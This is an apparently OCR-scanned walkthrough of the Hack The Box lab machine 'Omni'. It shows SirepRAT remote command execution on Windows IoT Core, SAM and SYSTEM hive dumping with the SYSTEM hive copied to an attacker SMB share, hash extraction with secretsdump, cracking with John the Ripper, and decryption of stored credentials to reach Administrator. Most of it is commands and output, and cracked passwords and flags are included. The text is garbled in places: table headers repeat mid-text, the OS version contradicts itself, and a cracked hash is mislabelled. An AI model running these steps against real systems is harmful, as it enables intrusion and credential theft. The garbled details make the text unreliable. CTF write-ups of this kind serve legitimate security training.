Host Report

10.10.10.204 - Microsoft Windows XP SP3 - IoT

Windows - Shelled - Owned

Host Notes:

Command> powershell -c "$credential = import-clixml -path C:\Data\Users\app\user.txt;$credential.GetNetworkCredential().password"
7cfd50f6bc34db3204898f1505ad9d70


Command> powershell -c "$credential = import-clixml -path C:\Data\Users\Administrator\root.txt;$credential.GetNetworkCredential().password "
5dbdce5569e2c4708617c0ce6e9bf11d

Ports:

Port	Proto	Service	Version	Status
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
123	udp	ntp		
135	tcp	msrpc	Microsoft Windows RPC	
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		

Port	Proto	Service	Version	Status
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
5985	tcp	upnp	Microsoft IIS httpd	
8080	tcp	upnp	Microsoft IIS httpd	Owned

Port Notes:
Navigating to http://10.10.10.204:8080, we are presented with a logon popup, but it's the message of the popup that gives us a starting point.



Googling "Windows Device Portal" and "Windows Device Portal exploit" shows that this is an IoT device (UWP device) and provides a GitHub repo for SirepRAT (RAT = Remote Access Tools/Toolkit) here (https://github.com/SafeBreach-Labs/SirepRAT). Clone that repo and let's see if we can gather some information on this device.

git clone https://github.com/SafeBreach-Labs/SirepRAT.git

cd SirepRAT/

pip3 install -r requirements.txt

python3 SirepRAT.py --help

Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 ./SirepRAT.py --help
usage: SirepRAT.py target_device_ip command_type [options]

Exploit Windows IoT Core's Sirep service to execute remote commands on the device

positional arguments:
  target_device_ip      The IP address of the target IoT Core device
  command_type          The Sirep command to use. Available commands are listed below

optional arguments:
  -h, --help            show this help message and exit
  --return_output       Set to have the target device return the command output stream
  --cmd CMD             Program path to execute
  --as_logged_on_user   Set to impersonate currently logged on user on the target device
  --args ARGS           Arguments string for the program
  --base_directory BASE_DIRECTORY
                        The working directory from which to run the desired program
  --remote_path REMOTE_PATH
                        Path on target device
  --data DATA           Data string to write to file
  --v                   Verbose - if printable, print result
  --vv                  Very verbose - print socket buffers and more

available commands:
*       LaunchCommandWithOutput
*       PutFileOnDevice
*       GetFileFromDevice
*       GetFileInformationFromDevice
*       GetSystemInformationFromDevice

remarks:
-       Use moustaches to wrap remote environment variables to expand (e.g. {{userprofile}})

Usage example: python SirepRAT.py 192.168.3.17 GetFileFromDevice --remote_path C:\Windows\System32\hostname.exe
```

We can get "SystemInformation" from the device. Let's see if there's anything in the sysinfo that will let us log in.

┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 GetSystemInformationFromDevice
<SystemInformationResult | type: 51, payload length: 32, kv: {'dwOSVersionInfoSize': 0, 'dwMajorVersion': 10, 'dwMinorVersion': 0, 'dwBuildNumber': 17763, 'dwPlatformId': 2, 'szCSDVersion': 0, 'wServicePackMajor': 1, 'wServicePackMinor': 2, 'wSuiteMask': 0, 'wProductType': 0, 'wReserved': 0}>

We can also run commands using the "LaunchCommandWithOutput" feature.

┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c echo {{userprofile}}"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 22, payload peek: 'b'C:\\Data\\Users\\System\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>

Port	Proto	Service	Version	Status

This is running as SYSTEM.
Dump the SAM credentials and crack them in Impacket.
Make a public smb share to have a place to save the SAM and SYSTEM credential hives. To do that, we need to modify our smb.conf file.

/etc/samba/smb.conf

```
[Public]
   path = /home/kali/Desktop/HTB/Omni/smb
   writable = yes
   guest ok = yes
   guest only = yes
   create mode = 0777
   directory mode = 077
   force user = nobody
```

/home/kali/Desktop/HTB/Omni

```
mkdir smb
```

```
chmod 777 smb
```

```
service smbd restart
```

Now we need to dump those hives and copy them to that smb share.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SYSTEM C:\SYSTEM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 40, payload peek: 'b'The operation completed
successfully.\r\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>

┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SAM C:\SAM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 40, payload peek: 'b'The operation completed
successfully.\r\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

Port	Proto	Service	Version	Status

┌──(kali㉿kali)-[~/Desktop/HTB/Omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c copy C:\SYSTEM \\\\10.10.14.20\\Public\\SYSTEM"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>

Now that we have those, run them through secretsdump.py from Impacket and we should get some hashs back.

Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::

Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/Omni/smb]
└─$ python3 /home/kali/hackthebox/tools/impackets/examples/secretsdump.py -system ./SYSTEM -sam ./SAM LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up...
```


We really only want Administrator (based on that user list), let's one-liner the John the Ripper command:

echo "aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95" > hash && john --fork=4 --format=nt hash --wordlist=/usr/share/wordlists/rockyou.txt

Administrator:mesh5143

```
┌──(kali㉿kali)-[~/Desktop/HTB/Omni/smb]
└─$ echo "aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95" > hash && john --fork=4 --format=nt hash --wordlist=/usr/s
hare/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
mesh5143         (aad3b435b51404eeaad3b435b51404ee)
2 1g 0:00:00:00 DONE (2022-01-23 12:50) 2.083g/s 2920Kp/s 2920Kc/s 2920KC/s meshelle23..mesa85202
1 0g 0:00:00:01 DONE (2022-01-23 12:50) 0g/s 2507Kp/s 2507Kc/s 2507KC/s !!!secret!!!.ie168
Waiting for 3 children to terminate
4 0g 0:00:00:01 DONE (2022-01-23 12:50) 0g/s 2490Kp/s 2490Kc/s 2490KC/s !!!rain..*7¡Vamos!
3 0g 0:00:00:01 DONE (2022-01-23 12:50) 0g/s 2490Kp/s 2490Kc/s 2490KC/s !!()ez:0).a6_123
Session completed.
```

Trying every RDP and WinRM method fails spectacularly. Trying to log into the Web Portal works ONLY when using the app user.



Looking around the website, we see a method to run commands under the Process tab. Let's see what we have access to do in there. Navigating the file system in this manner is a bit tricky, but this will get us the user.txt flag:

more C:\Data\Users\app\user.txt

Port	Proto	Service	Version	Status

powershell -c "$credential = import-clixml -
path C:\Data\Users\app\user.txt;$credential.GetNetworkCredential().password"

Command> powershell -c "$credential = import-clixml -
path C:\Data\Users\app\user.txt;$credential.GetNetworkCredential().password"

7cfd50f6bc34db3204898f1505ad9d70

Further enumeration of the C:\Data\Users\app folder shows a few interesting files, but the next one we need is iot-admin.xml file. We grab it the same way as the user.txt flag.

powershell -c "$credential = import-clixml -
path C:\Data\Users\app\iotadmin.xml;$credential.GetNetworkCredential().password"

Administrator:_1nt3rn37ofTh1nGz

Port	Proto	Service	Version	Status

Run Command

more C:\Data\Users\app\user.txt

Run

Run as DefaultAccount

Output

```
10/26/2018  10:36 PM             3,584 XAudio2_8.dll
10/26/2018  10:36 PM           589,312 XAudio2_9.dll
10/26/2018  10:36 PM            97,280 xboxgipsynthetic.dll
10/26/2018  10:36 PM            47,616 xcopy.exe
10/26/2018  10:36 PM            48,640 XInputUap.dll
10/26/2018  10:36 PM           231,368 xmllite.dll
10/26/2018  10:36 PM           446,464 xperf.exe
10/26/2018  10:37 PM    <DIR>          zh-cn
10/26/2018  10:37 PM    <DIR>          zh-hk
10/26/2018  10:37 PM    <DIR>          zh-tw
10/26/2018  10:35 PM            79,872 zipcontainer.dll
10/26/2018  10:37 PM            30,720 ztrace_maps.dll
            1925 File(s)    876,357,960 bytes
              52 Dir(s)     558,931,968 bytes free

Command> more C:\Data\Users\app\user.txt

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa
    </Props>
  </Obj>
</Objs>
```

Clear

Port	Proto	Service	Version	Status

Run Command

:-clixml -path C:\Data\Users\app\user.txt;$credential.GetNetworkCredential().password" Run

Run as DefaultAccount

Output

```
10/26/2018  10:36 PM            48,640 XInputUap.dll
10/26/2018  10:36 PM           231,368 xmllite.dll
10/26/2018  10:36 PM           446,464 xperf.exe
10/26/2018  10:37 PM    <DIR>          zh-cn
10/26/2018  10:37 PM    <DIR>          zh-hk
10/26/2018  10:37 PM    <DIR>          zh-tw
10/26/2018  10:35 PM            79,872 zipcontainer.dll
10/26/2018  10:37 PM            30,720 ztrace_maps.dll
            1925 File(s)    876,357,960 bytes
              52 Dir(s)     558,931,968 bytes free

Command> more C:\Data\Users\app\user.txt

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa
    </Props>
  </Obj>
</Objs>

Command> powershell -c "$credential = import-clixml -path C:\Data\Users
\app\user.txt;$credential.GetNetworkCredential().password"

7cfd50f6bc34db3204898f1505ad9d70
```

Clear

Port	Proto	Service	Version	Status

Run Command

ıl -path C:\Data\Users\app\iot-admin.xml;$credential.GetNetworkCredential().password | Run

Run as DefaultAccount

Output

```
Command> powershell -c "$credential = import-clixml -path C:\Data\Users\app\iot-
admin.xml;$credential.GetNetworkCredential().password"

_1nt3rn37ofTh1nGz
```

Log out of the web portal and log back in as the Administrator user and we can grab the Proof and root.txt flags.

Command> echo %USERPROFILE%

C:\Data\Users\administrator

Command> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : htb

IPv6 Address. . . . . : dead:beef::241

Link-local IPv6 Address . . . . . : fe80::2d60:4040:526f:e4e7%4

IPv4 Address. . . . . : 10.10.10.204

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 10.10.10.2


Command> hostname

omni

Command> powershell -c "$credential = import-clixml -path C:\Data\Users\Administrator\root.txt;$credential.GetNetworkCredential().password "

5dbdce5569e2c4708617c0ce6e9bf11d

Port	Proto	Service	Version	Status



29817	tcp			
29819	tcp	arcserve	ARCserve Discovery	
29820	tcp	unknown		

Port	Proto	Service	Version	Status
49152	udp	unknown		